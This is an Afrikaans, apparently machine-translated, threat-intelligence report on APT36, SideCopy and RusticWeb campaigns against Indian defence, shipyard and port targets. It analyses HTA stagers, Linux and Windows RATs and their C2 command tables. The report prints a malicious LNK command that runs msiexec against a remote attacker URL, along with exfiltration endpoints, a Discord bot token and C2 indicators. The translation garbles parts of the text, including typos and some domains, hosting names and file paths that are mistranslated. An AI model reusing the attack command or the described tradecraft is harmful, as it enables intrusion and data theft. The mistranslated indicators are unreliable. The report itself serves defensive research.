A'n oop gids hosting malware gekoppel na Deursigtige Stam (APT36) is gevind deur SEQRITE Labs APT-span. Fverdere analise geopenbaar verborge URL's on dieselfde domein bevat loonvragte gebruik deur sy onderafdeling APT-groep SideCopy. Teiken van Indiese regeringsentiteite soos Air Dwing, skeepswerwe en hawens by SideKopieer is waargeneem via mveelvoudige oop gidse Wat gasheered sy nuweer loonvragte. Die sterk korrelasie tussen diese groepe saam met RusticWeb; insluitend domein/IP, C2 naam, lokmiddellêers, en meer oorvleuel gewees het waargeneem. In hierdie blog, ons sal verken diese loonvragte and die Overlaps gesien tydens die onlangse verhoog in sulke veldtogte.
Sleutel Bevindinge
APT-oorvleuelings
- Daar is gevind dat 'n domein saam vragte van beide SideCopy en APT36 huisves, wat onderskeidelik Windows- en Linux-omgewings teiken.
- Die C2-bediener wat deur SideCopy se RAT-vragte gebruik word, het dieselfde algemene naam (WIN-P9NRMH5G6M8) wat tipies met dié van APT36 geassosieer word.
- Beide bedreigingsgroepe saam met RusticWeb, gebruik dieselfde lokmiddellêer in verskeie formate, infrastruktuur en webdienste in hul infeksiekettings wat hul verbindings sterker maak.
SideCopy-infeksies
- Gebruik opgedateerde HTA dieselfde as SideWinder om opsporings te vermy, wat dit volledig ondetekteerbaar maak (FUD). Geënkodeerde URL'e wat RTF-lêers van die SideWinder APT-groep gehuisves het, is in SideCopy se stager gevind.
- Omgekeerde RAT word via MSI-pakkette afgelewer met behulp van 'n 'Indiese Lugmag tema as 'n lokmiddel, en in-geheue variante van Reverse RAT is ook gesien. Meer oop gidse is gevind op nog twee domeine wat DOTM-lêers huisves om Reverse RAT via BAT-lêers te lewer, wat op skeepswerwe en hawens gemik is.
- Nuwe vragte wat gebruik word om dokumente en beelde te steel, genaamd Cheex, 'n USB-kopieerder om lêers van aangehegte skywe te steel, FileZilla-toepassing en SigThief-skripte is ook gesien.
- Toetsing van stager-ontduiking teen antivirus by Pakistanse liggings is geïdentifiseer. Terselfdertyd word slagofferverkeer vanaf Indië, wat tipies vanaf C2 in Duitsland waargeneem word, deur die IPsec-protokol vanaf Pakistanse IP's gerouteer, soos gedeel deur Die Brofessor van Span Cymru.
- 'n Nuwe .NET-gebaseerde vrag genaamd Geta RAT wat in die geheue van HTA uitgevoer word, bevat blaaiersteelfunksionaliteit van Async RAT. Parallel word Action RAT sywaarts gelaai deur charmmap.exe in plaas van die credwiz.exe/reykeywiz.exe en gebruik 'n heuningval-tema genaamd as 'WhatsApp-beeld' word gesien.
Deursigtige Staminfeksies
- 'n Golang-gebaseerde aflaaier wat op Linux-stelsels gemik is, word gebruik om die finale vrag van Google Drive af te haal. Daar is onlangs gesien dat hierdie finale vrag eerder van 'n domein afgehaal is en is genoem DISGOMOJI deur Volexity, waar "swak infrastruktuurskakels na SideCopy" genoem is.
- Die groep gaan voort om die Linux-platform met Poseidon te teiken deur gebruik te maak van lessenaarkortpaaie met lokmiddeltemas soos "Pblaas/Oordrag onder Ph-III van Rotasie Toordra', "Swartlys IP-adres met TLP en datums" en 'LTC-kontrolelys".
- Die gebruik van Crimson RAT, met 'Uttarakhand-verkiesingsuitslag' en 'TDS-eisopsomming' lokaas saam met die inbedding van die FileZilla-toepassing, is ook waargeneem.

Fig. 1 – Oorvleuelende Infeksieketting
Oorvleuelende Aanval
Die domein wat met die oop gids gevind word, is campusportals[.]in met verskeie gidse wat daarop gehuisves word. Hierdie bevat Golang-gebaseerde Linux-vragte wat aan APT36 toegeskryf word, maar terselfdertyd is verskeie versteekte URL'e waargeneem wat HTA-stagers huisves wat aan SideCopy APT behoort. Die domein het oorspronklik gedien as 'n gids vir verskeie Indiese toelatingseksamens, waar die laaste plasing op hul Twitter/YouTube in 2016 gedoen is. 'n Soortgelyke oop gids is vroeër waargeneem wat SideCopy-stagers op dieselfde sagteware LiteSpeed -webbediener huisves. Die domein in hierdie geval, reviewassignment[.]in, is gebruik vir 'n ander onderwysportaal, naamlik vroeë kinderonderwys en sorgdienste.

Fig. 2 – Open Directory-hosting van APT36 en versteekte URL'e met SideCopy-stagers
'n ZIP-argief is in een van die gidse teenwoordig, dit bevat 'n wagwoordbeskermde PDF en 'n UPX-verpakte ELF-binêre lêer. Deur dit uit te pak, word 'n Golang-binêre lêer gewys wat as 'n aflaaier optree, waar dit eers die lokmiddel-PDF oopmaak met die wagwoord ' 745414 '. Die lokmiddel-tema is 'n opname oor internetgebruik wat in verskeie vorige veldtogte van SideCopy sedert Februarie 2023 waargeneem is.

Fig. 3 – Lokmiddel vir internetopnames
Dan laai dit die volgende fase-vrag van Google Drive af as gnucoreinfo na die versteekte gids .x86_32-linux-gnu , maak dit uitvoerbaar en begin dit in die agtergrond. Persistensie word opgestel via twee AutoStart-lessenaarinskrywings genaamd – GNOME_Core.desktop en GNULib_Update.deskto p. 'n Bash-skrip word laat val en geregistreer vir 'n cron- taak om die vrag af te laai en seker te maak dat 'n duplikaatproses nie loop soos hieronder getoon nie.

Fig. 4 – Proses van Golang-aflaaier in persistensieskrip
Variant van DISGOMOJI
Die finale vrag is nog 'n UPX-verpakte Golang-gebaseerde ELF-binêre lêer genaamd ' vmcoreinfo.txt '. Dit is 'n afstandtoegang-trojan gebaseer op 'n oopbron-bewaarplek discord-c2 , wat 'n Discord-bediener as 'n C2 en emoji's vir kommunikasie gebruik. Volexity het verskillende variante van DISGOMOJI waargeneem, waar die bediener-ID en bot-token van die Discord-bediener óf hardgekodeer word óf tydens looptyd as BID1.txt en GID1.txt van ordai[.]quest afgelaai word . In hierdie weergawe word Google Drive gebruik om hulle af te laai met die volgende name wat aandui dat dit 'n tweede bediener is:
| Filename | Besonderhede en Google Drive aflaai skakels |
| BID2.txt | MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID) |
| hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| GID2.txt | 1246900038160879688 (Bot-teken) |
| hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| GTK-Tema-Ontleed.txt | 2bf596603c432fa46b494dc3edd2d30f (MD5) |
| hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ |
Al die fouthanteringsboodskappe probeer om die werklike funksionaliteit te mislei, maar een interessante foutnaam word waargeneem as " Fout tydens opdatering van Kavach Repository : %v ". 'n Verduisterde lêer met die naam GTK-Theme-Parse.txt word afgelaai, wat dien om periodiek lêers vanaf gekoppelde USB-skywe na 'n plaaslike gids te kopieer. 'n Cron-taak word soortgelyk opgestel vir volharding en hierdie lêers kan geëksfiltreer word met behulp van die emoji-gebaseerde RAT.

Fig. 5 – Verduisterde USB-diefskrip
DISGOMOJI versamel aanvanklik basiese stelselbesonderhede en die funksionaliteit daarvan sluit in die neem van skermkiekies, die uitvoering van opdragte, die oplaai van lêers na webdienste ( oshi[.]at en transfer[.]sh ), die aflaai en oplaai van lêers via die Discord-bediener, die verkryging van Firefox-blaaierprofiele, en die vind van lêers gebaseer op die uitbreiding om te eksfiltreer. Laasgenoemde het 'n unieke string in Punjabi (die gewildste taal in Pakistan) wat vertaal na "Ek het jou al die kennis gegee, wat wil jy nog hê?", geskik vir data-eksfiltrasie. Nuwe Windows- en Linux-variante van PYSHELLFOX en GLOBESHELL vir die eksfiltrering van lêers en die steel van Firefox-profiele is ook deur BlackBerry genoem.

Fig. 6 – Ekfiltrasieboodskap
Variant van Poseidon
Ons het ook die voortdurende ontplooiing van Poseidon-agente via Linux-lessenaarkortpaaie deur Transparent Tribe waargeneem, waar die lokaaslêers soortgelyk op Google Drive aangebied is met fikumatry<at>gmail.com en fitfalcon0900<at>gmail.com as die eienaar van die rekening. Die drie verskillende lokvalle wat waargeneem is, hou almal verband met verskeie Indiese regeringsdokumente. Dit is die ontslag / oordrag van beamptes onder die Ministerie van Verdediging van die vorige jaar , IP-adresse op die swartlys met TLP en datums, en 'n kontrolelys vir LTC-eise.

Fig. 7 – IP-swartlys-lokmiddel met Poseidon (1)

Fig. 8 – Kontrolelys-lokmiddel met Poseidon (2)

Fig. 9 – Plasing/Oordrag lokmiddel met Poseidon (3)
SideCopy
Gebaseer op die URL'e wat in 'n onlangse SideCopy-infeksie gesien is, is soortgelyke aanbiedings van HTA-stagers saam met dieselfde lokaas geïdentifiseer. Die infeksie begin met 'n geargiveerde kortpadlêer wat die MSHTA-proses begin om afgeleë HTA-lêers wat op dieselfde domein aangebied word, uit te voer. In totaal is ses HTA-lêers gevind met die naam 1.hta of 2.hta. Die eerste HTA-variant het twee base64-dekodeerfunksies, een gebaseer op JavaScript, en die ander gebruik ActiveX-objekte. Die funksionaliteit hiervoor bly dieselfde, wat insluit die .NET-weergawekontrole, die installering van AV-oplossing, die aaneenskakeling van vrag en dekodering van snare, en uiteindelik die uitvoering van DLL in die geheue saam met die deurgee van die lokmiddellêer.

Fig. 10 – HTA-stagiair 2de variant
Die tweede HTA-variant is hewig verduister en word slegs by tye waargeneem sedert verlede jaar wat verskeie tegnieke gebruik:
- Dekodeer 'n base64-agtige geënkodeerde string met behulp van 'n persoonlike alfabet
- XOR-gebaseerde dekripsie (met sleutels: f551e832 en bWqQ)
- Stringomkering vir elke 1/2/5 karakters
- Caesar-syferverskuiwing met behulp van veelvuldige sleutels

Fig. 11 – Deobfuskasie in HTA
Die algehele funksionaliteit bly dieselfde, maar hierdie verduisteringspatrone is sedert verlede jaar in HTA van SideWinder APT gesien. Strings wat nêrens in die skrip gebruik word nie, bevat URL'e ( cabinet-gov-pk[.]ministry-pk[.]net ) wat 'n paar jaar gelede RTF-lêers van SideWinder gehuisves het.

Fig. 12 – SideCopy-stager met SideWinder-URL'e (opmerkings uit analise)
Die preBotHta DLL in die geheue voer die gewone volgorde uit van die oopmaak van die lokmiddel en die installering van die AV-oplossing. Gebaseer op die AV-oplossing, stel dit persistentie as 'n kombinasie van geskeduleerde taak (VBScript), uitvoerregistersleutel of opstartkortpad. Uiteindelik laat dit twee bykomende HTA-lêers val of laai dit MSFTEDIT.dll (Aksie RAT) af vanaf ' hxxps://campusportals.in//files//documents//backup//ap.txt ' wat deur charmap.exe gelaai word en verbind met 64.188.27[.]144 op poort 5863 vir C2.

Fig. 13 – SideWinder-domein wat RTF-lêers huisves
Die HTA-lêers wat verwyder word, word genoem as useH, useT en alphaT, wat dieselfde HTA-funksionaliteit het wat hierbo genoem is en 'n DLL in die geheue aan die einde uitvoer. Twee verskillende DLL's word gevind, een is Reverse RAT wat 19 opdragte vir C2 insluit, saam met 'n USB-lêergryper, om lêers en gidse te stoor wanneer 'n nuwe skyf gekoppel word. Die tweede een is 'n nuwe .NET-gebaseerde Geta RAT met 30 opdragte vir C2, wat ook beide Firefox- en Chromium-gebaseerde blaaierdata van alle rekeninge, profiele en koekies kan steel. Hierdie blaaierinprop is geleen van Async RAT soos hieronder getoon.

Fig. 14 – Geta RAT teenoor Async RAT
| Geen | Command | Funksionaliteit |
| 1 | Ontkoppel | Maak die verbinding toe |
| 2 | Stelselinligting | Kry stelseldata (rekenaarnaam, gebruikersnaam, skermgrootte, beskikbare en totale geheue (fisies en virtueel), OS-besonderhede, batterykragstatus, stelsel se bedryfstyd, drywers, netwerkbesonderhede) |
| 3 | pkill | Maak spesifieke proses dood en haal proseslys op |
| 4 | Prosesbestuurder | Kry proseslys |
| 5 | sagteware | Kry geïnstalleerde sagteware |
| 6 | Wagwoorde | Kry Firefox- en chromium-gebaseerde blaaierbewyse van alle rekeninge/profiele/koekies |
| 7 | RD | Kry 'n skermkiekie van die afstandlessenaar |
| 8 | KryPcBounds | Kry skermgrootte |
| 9 | StelHuidigePos | Stel wyser posisie |
| 10 | KryHostsFile | Kry die \etc\hosts-lêer |
| 11 | StoorGashereLêer | Stoor die \etc\hosts-lêer op die gespesifiseerde plek |
| 12 | KryKPTeks | Kry die inhoud van die knipbord |
| 13 | StoorCPTeks | Stoor die inhoud van die knipbord op die gespesifiseerde plek |
| 14 | Shell | Voer die opdrag uit via "cmd /C" |
| 15 | Opnamebegin | Geen funksionaliteit gedefinieer nie, maar waarskynlik gebruik vir skermkiekies |
| 16 | Opnamestop | Geen funksionaliteit gedefinieer nie, maar waarskynlik gebruik vir skermkiekies |
| 17 | Opname aflaai | Geen funksionaliteit gedefinieer nie, maar waarskynlik gebruik vir skermkiekies |
| 18 | Lysaandrywers | Kry lys van aandrywers |
| 19 | Lyslêers | Kry lêers en gidse vir die gespesifiseerde pad |
| 20 | mkdir | Skep 'n nuwe gids |
| 21 | is rm | Vee 'n gids uit |
| 22 | rnvouer | Hernoem 'n gids |
| 23 | mvdir | Skuif 'n gids |
| 24 | rmlêer | Vee 'n lêer uit |
| 25 | rnlêer | Hernoem 'n lêer |
| 26 | deellêer | Laai 'n lêer af |
| 27 | Run | Voer 'n lêer uit |
| 28 | Voer | 1. Laai 'n lêer op en voer dit uit via DLL-sylaai 2. Voer “cmd /C netstat -ano” uit en kry die verbindingsstatus van die bediener se IP-adres 3. Kry AV geïnstalleer |
| 29 | voegSys by | Stel volharding via register of opstart |
| 30 | lêeroplaai | Laai 'n lêer op |
Twee soortgelyke weergawes van HTA wat soos CACTUS TORCH en SILENT TRINITY lyk, is waargeneem, maar het opsporings heeltemal ontduik. Hierdie word uitgevoer via kortpadlêers en gebruik temas soos heuninglokval en VSA-China-standoff om uiteindelik die finale vrag te laat val.

Fig. 15 – Nuwe HTA-opsteller
Die verskille wat in hierdie nuwe HTA opgemerk word, alhoewel die funksionaliteit dieselfde bly:
- Afgesien van base64-dekodering, word 'n ander funksie met 'n gespesifiseerde lengte gebruik om data te dekodeer. Hoofsaaklik word die ingebedde DLL twee keer met behulp van hierdie funksies gekodeer.
- Die lokmiddel en sygelaaide DLL is nie afsonderlik in die HTA ingebed nie, maar in die .NET DLL self.
- Gebruik nie WMI-navrae om AV geïnstalleer te kry nie, en ook nie VBScript om .NET-weergawe te kry nie.
- Dit is belangrik dat geen teiken gespesifiseer word om 'n instansie te skep en dinamies aan te roep nie.

Fig. 16 – Vereenvoudigde HTA-weergawe
In plaas daarvan om preBotHta of SummitOfBion in die geheue te laai, word BroaderAspect.dll gesien waar dit die lokmiddel laat val en oopmaak. Geen antiviruskontrole word gedoen nie, maar die register-uitvoersleutel word vir persistensie gestel en die DLL (DUser.dll) word via rekeywiz na sylaai laat val . Die teikengids is 'C:\Users\Public\BroadCastUSB\crezly.exe' en die PDB-pad wat met twee lêers geassosieer word, is: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.

Fig. 17 – DLL-loop in die geheue van MSHTA
Omgekeerde RAT-veldtogte
Verskeie infeksies wat lei tot Omgekeerde RAT is waargeneem wat lokaas en vals domeine gebruik wat verband hou met verskeie skeepsboudokke, hawens en selfs die Lugmag. Al hierdie entiteite word geadministreer onder die Indiese regering se Ministerie van Verdediging (MoD) en Ministerie van Hawens, Skeepvaart en Waterweë (MOPSW).

Fig. 18 – Omgekeerde RAT-infeksie en teikens
'n Losstaande variant van Reverse RAT word via die MSI-pakket gedurende dieselfde tydlyn vrygestel. Die ZIP-lêer met die naam ' Salary_Increment_FY_2024 ' bevat 'n LNK-kortpad om 'n MSI-pakket af te laai en uit te voer as:
- C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /i hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salaris_Verhoging_FY_2024/binastos10/
Die pakket bestaan uit 'n .NET Confuser PE-lêer wat uitgevoer word tydens persoonlike aksie- en installasiereekse soos in die onderstaande beeld getoon. Omgekeerde RAT word as " C:\\ProgramData\\VSUpdates\\svirbre.exe " aan die einde weggelaat met dieselfde 19 opdragte vir C2 en die persistensie daarvoor word ingestel via 'n ander HTA-skrip fileros.hta met die run-registersleutel.
| Geen | Command | Funksionaliteit |
| 1 | Run | Voer 'n lêer uit |
| 2 | lys | Lys lêers of gidse van 'n pad |
| 3 | pkill | Maak 'n lopende proses dood |
| 4 | naby | Maak die verbinding met die C2 toe |
| 5 | hernoem | Hernoem 'n lêer |
| 6 | skerm | Neem 'n kiekie |
| 7 | oplaai | Laai 'n lêer op na C2 |
| 8 | verwyder | Vee 'n lêer uit |
| 9 | registreer | Lys alle registersleutels en hul waardes |
| 10 | proses | Lys alle lopende prosesse |
| 11 | programme | Lys alle geïnstalleerde programme |
| 12 | Aflaai | Laai 'n lêer van C2 af |
| 13 | skepdir | Skep 'n nuwe gids |
| 14 | shellexec | Voer 'n opdrag uit of maak 'n lêer oop met behulp van cmd.exe |
| 15 | regnewkey | Skep 'n nuwe registersleutel |
| 16 | knipbord | Kry die inhoud van die knipbord terug |
| 17 | regdelsleutel | Vee 'n registersleutel uit |
| 18 | aflaaiexe | Laai 'n lêer af en voer dit uit |
| 19 | knipbordstel | Stel die knipbordinhoud |

Fig. 19 – MSI-pakket om Reverse RAT te laat val
Infeksieketting met vragte is soos volg:
| Filename | besonderhede |
| Salaris_Verhoging_FY_2024.zip | Wysigingsdatum: 2024-06-03 |
| Salarisverhoging_FY_2024.pdf.lnk | Masjien-ID: cop125n, Wysigingsdatum: 2023-12-04 |
| nuwe prente.png (MSI) | Wysigingsdatum: 2020-09-18, Outeur: MSTech Soft |
| Filmeos.exe | .NET Verwarrer 1.x |
| svirbre.exe (Omgekeerde RAT) | Sleutel: winupdates@7 C2: defender.windowupdatecache[.]in/officalupdates |
Die lokmiddel wat vrygelaat is, bevat besonderhede oor salarisverhogings wat aan werknemers van die Indiese Lugmag gegee is. Dit is 'n onlangse dokument wat die effektiewe uitbetalingsdatum as Julie 2024 noem.

Fig. 20 – Indiese Lugmag-betaallokmiddel
Meer oop gidse
In Julie is nog twee domeine met oop gidse gesien wat beide nuwe en ou SideCopy-vragte gehuisves het, soos gesien met die tydstempels. Hierdie bevat verskeie EXE-, PNG-, PDF-, BAT- en ander dokumente wat in Reverse RAT-veldtogte gebruik word. Die domein slidesfinder[.]com het Julie-monsters gehuisves wat vragte van 'n ander domein mazagondoc[.]com haal , wat weer lêers in Oktober 2023 gehuisves het vir sjablooninspuitingaanvalle.

Fig. 21 – Oop gidse wat SideCopy-vragte huisves
Twee makro-geaktiveerde sjabloondokumente met die naam Aerospace.dotm en tmps.dotm is waargeneem wat die infeksieketting begin. Verduisterde subroetines word uitgevoer met die oopmaak van die dokument, waar dit die gehuisveste PNG-lêer as 'n bondelskrip " 08973422348.bat " in die TEMP-gids aflaai, indien die HTTP-respons 200 is. Indien die lêer bestaan, word die bondellêer uitgevoer met behulp van die Shell-funksie.

Fig. 22 – VBA-makro in sjabloondokumente
In een van die sjablone word later die UNLK-subroetine aangeroep wat die aangehegte sjabloon van die aktiewe dokument na die Normal.dotm -sjabloon in die gebruiker se gids verander, en dan die dokument toemaak sonder om veranderinge te stoor. Indien 'n fout voorkom, word die DVBP-subroetine aangeroep wat probeer om alle VBA-komponente uit die dokument te verwyder, waardeur alle VBA-kode uitgevee word. Die bondelskrip wat hieronder getoon word, laai in wese die Reverse RAT-vrag as PNG af met behulp van PowerShell , kopieer dit na 'n versteekte gids en skep 'n geskeduleerde taak om elke 5 minute uit te voer.

Fig. 23 – Bondelskrip om Omgekeerde RAT af te laai
Die lokmiddel-lêer Letter002.pdf word ook gelyktydig afgelaai en oopgemaak, wat ooreenstem met kontrakbesonderhede van Cochin Shipyard Limited gedurende Januarie 2024, wat onder die Ministerie van Hawens, Verskeping en Waterweë opereer. Al hierdie maandelikse kontrakbesonderhede is publiek beskikbaar op hul wettige domein. Behalwe dat dit luister na die 19 opdragte, laai Reverse RAT 'n ander lêer af vanaf die domein mazagondoc[.]com , wat die amptelike webwerf van die Ministerie van Verdediging se Mazagon Dock Shipbuilders Limited – mazagondock[.]in – naboots. Hierdie domein wat vragte huisves, is ook waargeneem in die Oktober 2023-veldtog wat Revere RAT met soortgelyke teikenstelling gelewer het. Die C2 wat met Reverse RAT gesien word, is vocport[.]com/Contactus, wat die domein van die VO Chidambaranar Port Authority onder die Ministerie van Hawens, Verskeping en Waterweë naboots.

Fig. 24 – Lokmiddel met kontrakbesonderhede van Cochin-skeepswerf
Meer en meer van .NET
'n Nuwe .NET-gebaseerde vrag word afgelaai en uitgevoer, wat die funksionaliteit het om lêers met spesifieke uitbreidings te soek en te stoor. Hierdie word later na die volgende bedieners geëksfiltreer, soos gesien in twee voorbeelde:
- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php
Hierdie voorbeelde bevat ook die PDB-pad van die bronprojek onder die gebruikersnaam " Dead Snake" met die naam cheex (’n onverwante aanlyn platform met hierdie naam is teenwoordig). Dit kontroleer vyf vouers – Lessenaar, Persoonlik, Algemene Dokumente, Aflaaie en Onlangs vir lêers met hierdie 12 uitbreidings – DOCX, DOC, XLSX, XLS, PPTX, PPT, PDF, BAK, JPEG, JPG, PNG en TXT.
| C:\Gebruikers\Dooie Slang\bron\repos\cheex-vouerwys\cheex\obj\Vrystelling\dlhost.pdb |
| C:\Gebruikers\Dooie Slang\bron\repos\cheex\cheex\obj\Debug\cheex.pdb |

Fig. 25 – Nuwe vragte vir lêeruitfiltrasie
Soos gesien met Reverse RAT hierbo, afgelewer via MSI, wat funksionaliteit ingesluit het vir lêeruitfiltrasie vanaf aangehegte USB-toestelle, is dit nou as 'n aparte module teenwoordig. Alle aandrywerletters word gelys, en lêers word na die TEMP-gids gekopieer met behulp van agtergrondwerkers voordat dit na dieselfde IP-adres opgelaai word. PDB-paaie wat vir twee voorbeelde waargeneem is, is:
| e:\DBD\MA\Diverse\Usb-Kopieer\Usb-Kopieer\Lêerkorrupteur\obj\x86\Vrystelling\AdobeReaders.pdb |
| e:\DBD\MA\Diverse\Usb-Kopieer\Usb-Kopieer\Lêerkorrupteur\obj\x86\Debug\AdobeReaders.pdb |
Ander lêers wat waargeneem is, is makro-geaktiveerde dokumente, lokvalle, FileZilla-toepassing (wat vir lêeroordrag gebruik word) en 'n oopbron-python-skrip wat SigThief gebruik het om handtekeninge te steel en by te voeg, wat verband hou met vorige veldtogte.
- Vlootprojekte_Betalingsafdeling_Verslag_29092023.docx
- Vlootprojekte_Betalingsafdeling_Verslag_131023.docx
- Projek_en_Dienste_Afdeling_verslag_10102023.docx
- Brief002.pdf
- NavalProjects.pdf
Ander lokmiddeldokumente wat in 2023-veldtogte gebruik is, is ook op dieselfde domein gevind. Hierdie hou verband met die hawetoegangspermit vir die regering se VO Chidambaranar-hawe-owerheid en die faktuurstatus van verskaffers wat verband hou met vlootprojekte. Hierdie lokmiddels is publiek beskikbare dokumente.

Fig. 26 – Vloothawettema-lokmiddel van die Oktober 2023-veldtog

Fig. 27 – Vlootprojekfaktuur-tema lokmiddel van Oktober 2023-veldtog
Infrastruktuur en Toeskrywing
Gebaseer op ons ontleding tot dusver, het ons oorvleuelings waargeneem tussen drie Pakistan-gekoppelde APT-groepe. Transparent Tribe is bekend daarvoor dat dit 'n diverse stel tegnieke gebruik, tale soos Golang, Python, ens., en Operation RusticWeb het Rust-gebaseerde loonvragte gebruik. Beide gebruik oshi[.]at -webdiens, twee dieselfde PDF-lokaasdokumente en hul vals domeine wat na dieselfde IP-adres opgelos is, soos waargeneem deur BlackBerry en Volexity.

Fig. 28 – Pakistanse APT-oorvleuelings
Net so is oorvleuelings tussen SideCopy en APT36 waargeneem, soos lokmiddels, Linux-stager om onderskeidelik Ares RAT en Poseidon te laat val, loonvragte gebaseer op AllaKore RAT en die algemene naam vir C2. Ons skryf toe dat RusticWeb direk gekoppel is aan APT36 met medium tot hoë vertroue, soortgelyk aan SideCopy wat as 'n subspan van APT36 optree.
Die vals/gekompromitteerde domeine wat gebruik word om vragte aan te bied, word opgelos na die volgende IP-adresse waar twee van hulle met die algemene naam WIN-BEJO0EMFO5K gesien word.
| Domain | IP | ASN |
| kampusportale[.]in | 192.64.117[.]203 | AS22612 – Namecheap |
| mazagondoc[.]com | 172.67.217[.]17 CN=WIN-BEJO0EMFO5K |
AS13335 – Cloudflare |
| slidesfinder[.]com | 103.133.215[.]65 CN=WIN-BEJO0EMFO5K |
AS133643 – Ewebguru, Indië |
| dipl[.]terrein | 151.106.117[.]91 | AS47583 – Hostinger |
| utkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 | AS22612 – NameGoedkoop |
As ons na die C2-bedieners kyk, is die IP 64.188.27[.]144 saam met Action RAT en Geta RAT op dieselfde poorte gebruik, maar selfs die Reverse RAT C2 checkdailytips.servehttp[.]com het na daardie IP opgelos. Die algemene naam wat daarmee geassosieer word, WIN-P9NRMH5G6M8 word in die meeste C2-bedieners van APT36 aangetref.

Fig. 29 – IP met algemene naam van APT36
